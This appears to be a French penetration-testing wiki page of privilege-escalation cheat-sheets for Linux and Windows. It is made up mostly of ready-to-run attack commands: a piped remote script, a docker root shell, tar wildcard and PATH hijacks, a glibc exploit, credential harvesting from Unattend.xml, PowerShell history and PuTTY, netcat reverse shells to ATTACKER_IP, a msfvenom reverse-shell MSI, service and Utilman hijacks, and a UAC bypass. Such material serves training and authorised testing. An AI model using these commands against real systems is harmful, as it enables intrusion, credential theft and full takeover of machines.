Privesc

Escalader les privilèges, c'est comme atteindre le sommet : plus vous grimpez, plus la vue devient intéressante !

- Linux
  - [Privesc/Linux] Cheat-sheet
  - [Privesc/Linux] Docker
  - [Privesc/Linux] Tar wildcard
  - [Privesc/Linux] Looney Tunables
  - [Privesc/Linux] Chemin de binaire incomplet
- Windows
  - [Privesc/Windows] Winpeas
  - [Privesc/Windows] Cheat-sheet
  - [Privesc/Windows] Bypass UAC

Linux

Linux


[Privesc/Linux] Cheat-sheet

Introduction

L'escalade de privilège, aussi appelé *privesc*, est un ensemble de techniques utilisé pour monter son niveau de privilège sur un système.

Ces techniques sont diverses et variés et peuvent toucher tout un panel de compétence.

Comprendre le fonctionnement initial du système est donc capital pour mener à bien votre *privesc*.



Cheat-sheet

Linpeas

Ce script permet d'automatiser la recherche de configuration ou de droits mal configurés sur le système qui pourrait vous permettre de monter en niveau de privilège.

Voici le github du projet :

- https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS

Voici la commande permettant de le lancer sur un système compromis :

```
curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh
```

Sudo

Une des premières étapes à réaliser consiste à vérifier les droits sudo disponibles pour votre utilisateur actuel :

```
sudo -l
```

Tâche Cron

Des tâches peuvent être planifiées sur le système avec cron.

Pour regarder les tâches systèmes :

```
cat /etc/crontab
```

Et pour regarder les tâches propres à l'utilisateur :

```
crontab -e
```

GTFOBins

Ce site est une mine d'or pour trouver les vulnérabilités sur les binaires lorsque leurs droits ont été modifiés :

- https://gtfobins.github.io/

Payloads All The Thing

- https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Linux%20-%20Privilege%20Escalation.md

LinEnum

- https://github.com/rebootuser/LinEnum

PsPsy

Affiche les processus du système :

- https://github.com/DominicBreuker/pspy

Lister les répertoires accessibles en écriture

```
find / -type d -writable 2> /dev/null
```

Lister les binaires exécutables par l'utilisateur actuel

```
find / -perm -g=s -o -perm -4000 ! -type l -maxdepth 6 -exec ls -ld {} ; 2>/dev/null
```

Lister les fichiers setuid/setgid sur le système

```
find / -type f -perm /6000 -ls 2>/dev/null
```

Trouver un fichier précis

```
find / -iname <FICHIER> -print 2>/dev/null
```

[Privesc/Linux] Docker

Introduction

Cette page décrit les techniques utilisées pour monter son niveau de privilège grâce à **docker**.

Techniques

Utilisateur dans le groupe docker

Si vous avez accès à un compte utilisateur appartenant au **groupe docker** et pouvant exécuter des commandes docker, vous pourrez créer un conteneur qui exécutera un *shell root* grâce à la commande suivante :

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

Voici un site qui répertorie des techniques pour casser les sécurités de docker

- https://www.hackitude.in/docker-security

Snyk

Cet outil permet de trouver les vulnérabilités dans les conteneurs docker :

https://github.com/snyk/cli

Linux

[Privesc/Linux] Tar wildcard

Introduction

Cette technique peut fonctionner si la commande **tar** est exécutée en tant que l'utilisateur ciblé pour l'escalade et qu'elle utilise l'option * (*wildcard*) pour compresser tous les fichiers du répertoire sélectionné.

Source

- https://exploit-notes.hdks.org/exploit/linux/privilege-escalation/tar-wildcard-injection-privesc/

Exploit

Exemple de commande **tar** vulnérable (souvent dans un script lancé par l'utilisateur cible) :

```
tar -cf example.tar *
```

Lancer cette commande :

```
echo -e '#!/bin/bash\n/bin/bash' > shell.sh && echo "" > "--checkpoint-action=exec=sh shell.sh" && echo "" > --checkpoint=1
```

Puis démarrez le script.

Linux

[Privesc/Linux] Looney Tunables

Introduction

Cette faille de type **buffer overflow**, a été trouvée en septembre 2023 dans la **lib_c**.

Elle permet une **escalade de privilège** sur la majorité des distributions Linux.

Exploitation

- Depuis le shell de votre utilisateur standard, cloner le dépôt github :

```
git clone https://github.com/lrustand/CVE-2023-4911
```

- Compiler :

```
make
```

- Et lancer l'exploit :

```
./exploit
```

Selon votre chance vous pouvez attendre quelques secondes à quelques minutes avant de voir apparaître un shell root si l'exploit a fonctionné.

Linux

[Privesc/Linux] Chemin de binaire incomplet

Introduction

Lorsqu'un binaire ou un programme est utilisé dans un script mais que le chemin de celui-ci n'est pas indiqué de manière complète (ex : **ls** et non **/usr/bin/ls**), cela signifie que le shell va faire utiliser la variable d'environnement PATH pour résoudre le chemin complet du binaire.

Toutefois, avant d'effectuer cette résolution, le shell va rechercher le binaire dans le répertoire courant du script et l'utilisera en priorité par rapport au binaire indiqué dans le path.

Cela signifie qu'une montée en privilège sera possible dans le cas où un script est exécuté avec des privilèges et que celui-ci utilise un programme sans fournir le chemin complet.

Exploitation

Prenons l'exemple suivant d'un script **wireguard_confs.sh** qui serait exécutable en root grâce à sudo par notre utilisateur :

```
#!/bin/bash
# Print all wireguard confs


ls /etc/wireguard/
```

Il suffirait de créer un faux binaire ls dans le même dossier que le script précédent :

```
nano ls
```

```
#!/bin/bash


/bin/bash -i
```

```
chmod +x ls
```

Et la magie opère lorsqu'on relance le script :

```
./wireguard_confs
```


> Vous devriez obtenir un shell root.

Windows

[Privesc/Windows] Winpeas

Introduction

Winpeas est l'équivalent de Linpeas pour Windows. Il permet de faire de l'énumération afin de trouver comment vous allez pouvoir procéder pour l'escalade de privilège.



Manuel

Pour lancer Winpeas sur la machine cible vous allez devoir le télécharger depuis le github en suivant ce lien :

- https://github.com/carlospolop/PEASS-ng/releases/tag/20231210-89d560ba

Ensuite vous allez devoir le transférer sur la machine cible.

Pour cela, je vous recommande d'utiliser un serveur web python puis de télécharger le fichier en ligne de commande Powershell grâce aux deux tutoriels suivants :

- Tutoriel - Monter un serveur web rapide en Python

- Tutoriel - Télcharger un fichier en Powershell

[Privesc/Windows] Cheat-sheet

Introduction

Cette page décrit plusieurs techniques pour faire de l'escalade de privilège sur un système Windows pour passer d'un **utilisateur A** à un **utilisateur B** en abusant d'une vulnérabilité.

Techniques

Mots de passe WDS

Parfois, les administrateurs laissent des i**dentifiants en clair dans les fichiers de configuration de WDS** qui est utilisé pour déployer une instance Windows sans interraction de la part de l'utilisateur.

Voici la liste des fichiers à consulter qui pourraient contenir des mots de passe :

- **C:\Unattend.xml**
- **C:\Windows\Panther\Unattend.xml**

- **C:\Windows\Panther\Unattend\Unattend.xml**
- **C:\Windows\system32\sysprep.inf**
- **C:\Windows\system32\sysprep\sysprep.xml**

Afficher l'historique de commande powershell

```
type %userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
```

Afficher les identifiants enregistrés

```
cmdkey /list
```

Lancer une commande "en tant que"

```
runas /savecred /user:admin cmd.exe
```

> Ici, le **cmd.exe** sera lancé en tant qu'utilisateur **admin** .

Connexions IIS

La commande suivante va énumérer les connexions à la **base de donnée IIS** et peut parfois vous révéler des mots de passe :

```
type C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config | findstr connectionString
```

Identifiants PuTTY

Il est possible de récupérer les identifiants enregistrés dans PuTTY en interrogeant une clé de registre :

```
reg query HKEY_CURRENT_USER\Software\SimonTatham\PuTTY\Sessions\ /f "Proxy" /s
```

> Simon Tatham est le créateur du logiciel Putty et ne doit donc pas être remplacé par le nom de l'utilisateur.

Tâche planifiée vulnérable

Parfois, les tâches planifiées sont vulnérables car le fichier est lancé en tant qu'utilisateur à privilège et peut en même temps être modifié par votre utilisateur.

Vous pouvez **afficher les droits du fichier** lancé par la tâche planifiée avec la commande suivante :

```
icacls <FILE>
```

Admettons le fichier **c:\tasks\schtask.bat** :

```
c:\tasks\schtask.bat NT AUTHORITY\SYSTEM:(I)(F)
                     BUILTIN\Administrators:(I)(F)
                     BUILTIN\Users:(I)(F)
```

> Le **(F)** signifie **Full Access** et donc que les utilisateurs peuvent modifier le fichier.

On pourrait donc injecter un simple payload à l'intérieur et attendre que la tâche se lance :

```
echo c:\tools\nc64.exe -e cmd.exe ATTACKER_IP 4444 > C:\tasks\schtask.bat
```

> Dans le cas ci-dessus vous devez évidemment lancer un listener en amont.

Always Install Elevated

Cette fonctionnalité peut être activée via les deux clés de registre suivantes :

```
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer
```

```
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer
```

Si la fonctionnalité est activée, vous pouvez lancer automatiquement les fichiers **.msi** avec les droits administrateurs.

Avec **Metasploit**, vous pouvez générer un **payload** :

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -f msi -o malicious.msi
```

Vous pouvez ensuite lancer le fichier malicieux en mode **silencieux** sur le poste :

```
msiexec /quiet /qn /i C:\Windows\Temp\malicious.msi
```

Insecure Permissions on Service Executable

Dans le cas où un service lancé en administrateur exécute un fichier modifiable **(M)** par le groupe **Everyone**, il est possible d'écraser ce fichier par un fichier malveillant et ainsi, élever ses privilèges :

```
C:\Users\thm-unpriv>icacls C:\PROGRA~2\SYSTEM~1\WService.exe
C:\PROGRA~2\SYSTEM~1\WService.exe Everyone:(I)(M)
                                  NT AUTHORITY\SYSTEM:(I)(F)
                                  BUILTIN\Administrators:(I)(F)
                                  BUILTIN\Users:(I)(RX)
                                  APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
                                  APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)

Successfully processed 1 files; Failed processing 0 files
```

On fait une backup de l'exécutable originale :

```
move WService.exe WService.exe.bkp
```

On renomme notre payload :

```
move C:\Users\thm-unpriv\rev-svc.exe WService.exe
```

On lui donne les bonnes permissions :

```
icacls C:\Users\thm-unpriv\rev-svc.exe /grant Everyone:F
```

Puis on relance le service :

```
sc stop windowsscheduler
```

```
sc start windowsscheduler
```

Unquoted Service Paths

Cette vulnérabilité survient lorsque le chemin de l'exécutable du service est mal configuré et comporte des espaces.

Voici un exemple de service correctement configuré :

```
C:\> sc qc "vncserver"
[SC] QueryServiceConfig SUCCESS
```

```
SERVICE_NAME: vncserver
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   : "C:\Program Files\RealVNC\VNC Server\vncserver.exe" -service
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : VNC Server
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
```

Et maintenant voici un service mal configuré :

```
C:\> sc qc "disk sorter enterprise"
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: disk sorter enterprise
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   : C:\MyPrograms\Disk Sorter Enterprise\bin\disksrs.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Disk Sorter Enterprise
        DEPENDENCIES       :
        SERVICE_START_NAME : .\svcusr2
```

> En effet, l'exécutable du service comporte des espaces et n'est pas entouré par les guillements. Il est donc vulnérable.

Dans l'ordre, voici la commande qui sera exécutée lors de l'exécution du service :

Command	Argument 1	Argument 2
C:\MyPrograms\Disk.exe	Sorter	Enterprise\bin\disksrs.exe
C:\MyPrograms\Disk Sorter.exe	Enterprise\bin\disksrs.exe	
C:\MyPrograms\Disk Sorter Enterprise\bin\disksrs.exe		

On s'aperçoit que le service va d'abord essayer d'exécuter **Disk.exe** !

On peut donc créer un payload qui portera le nom **Disk.exe** à l'emplacement **C:\MyPrograms** et il sera exécuté par le service.

Cependant, la majorité des services lancent un exécutable situé dans le répertoire **"C:\Program Files"** ou **"C:\Program Files (x86)"** qui sont protégés en écriture et empêche l'utilisation de cette technique même sur un service vulnérable.

Insecure Service Permissions

Parfois, les permissions du service sont mal configurées et permettent de modifier le chemin du fichier exécuté.

Pour vérifier les permissions **DACL** d'un service (*Discretionary Access Control Lists*), on peut utiliser l'outil Accesschk de la suite SysInternal :

```
accesschk64.exe -qlc <SERVICE_NAME>
```

Voici un exemple de permissions :

```
[0] ACCESS_ALLOWED_ACE_TYPE: NT AUTHORITY\SYSTEM
      SERVICE_QUERY_STATUS
      SERVICE_QUERY_CONFIG
      SERVICE_INTERROGATE
      SERVICE_ENUMERATE_DEPENDENTS
      SERVICE_PAUSE_CONTINUE
      SERVICE_START
      SERVICE_STOP
      SERVICE_USER_DEFINED_CONTROL
      READ_CONTROL
[4] ACCESS_ALLOWED_ACE_TYPE: BUILTIN\Users
      SERVICE_ALL_ACCESS
```

On aperçoit que le groupe **BUILTIN\\Users** bénéficie de tous les droits sur le service.

Voici la commande qui permet de reconfigurer le service en donnant le nouveau de chemin de l'exécutable lancé par le service :

```
sc config THMService binPath= "C:\Users\thm-unpriv\payload.exe" obj= LocalSystem
```

Si la commande ci-dessus réussie, vous pouvez redémarrer le service et bénéfier de ses droits :

```
sc stop THMService
sc start THMService
```

SeBackup / SeRestore

Pour vérifier si ce privilège est activé, vous pouvez lancer la commande suivante :

```
whoami /priv
```

- Si ce privilège vous est accordé, vous pouvez dumper la **base SAM** et utiliser des techniques comme le **PassTheHash** ou lancer une attaque **brute force sur le hash NTLM** des utilisateurs.

SeTakeOwnership

Ce privilège permet à un utilisateur de se définir propriétaire d'une ressource ou d'un objet sur le système comme un fichier ou une clé de registre.

Par exemple, on peut s'approprier un service lancé en tant que **System** tel que **Utilman.exe** qui correspond aux **Options d'ergonomie** présent sur l'**écran de verrouillage** :

```
takeown /f C:\Windows\System32\Utilman.exe
```

On peut ensuite donner les droits complets à notre groupe sur le fichier :

```
icacls C:\Windows\System32\Utilman.exe /grant <GROUP>:F
```


On peut ensuite remplacer l'exécutable originale par l'invite de commande afin de lancer un shell avec les droits **System** lors de l'exécution des **Options d'ergonomie** :

```
copy cmd.exe utilman.exe
```

SeImpersonate

Ce privilège permet d'utiliser les droits d'un autre compte du système pour effectuer des actions.

Typiquement, il peut être utilisé par le service FTP pour utiliser les droits de l'utilisateur pour accéder à un fichier :



Dans ce cas, le service FTP utilise les droits de l'utilisateur Ann pour accéder aux fichiers et ne peut donc pas accéder aux fichiers de Jude.

> Cependant, si le service FTP est compromis, un attaquant pourrait **impersonnifier** le compte **System** et lancer un shell en tant que System par exemple.

Pour lancer ce type d'attaque, on peut utiliser l'outil RogueWinRM depuis un shell avec un utilisateur ayant le privilège **SeImpersonnate**:

```
c:\tools\RogueWinRM\RogueWinRM.exe -p "C:\tools\nc64.exe" -a "-e cmd.exe ATTACKER_IP 4442"
```

> Ici, RogueWinRM va lancer un reverse shell avec netcat en utilisant les droits du compte **System.**

Outils

WinPeas

- https://github.com/itm4n/PrivescCheck

PrivescCheck

- https://github.com/bitsadmin/wesng

WES-NG

- https://github.com/bitsadmin/wesng

Il s'agit d'un script python qui peut être lancé depuis la machine de l'attaquant et qui prend en entrée un fichier texte contenant le **systeminfo** de la victime :

```
wes.py systeminfo.txt
```

Metasploit

Il propose un module qui va automatiquement chercher les exploits disponibles :

```
multi/recon/local_exploit_suggester
```

Windows

[Privesc/Windows] Bypass UAC

Introduction

Cette fiche décrit différentes techniques pour contourner l'UAC et ainsi, monter en privilège.


Source

- TryHackMe - Bypassing UAC


Techniques

Msconfig

Faites **Win+R** puis lancez **msconfig** :




Puis Rendez-vous dans **Tools** pour sléectionner **Command Prompt** puis cliquez sur **Launch** :




> Vous devriez voir un prompt à privilège **High** apparaître.

azman.msc


Faites **Win+R** puis lancez **azman.msc** :



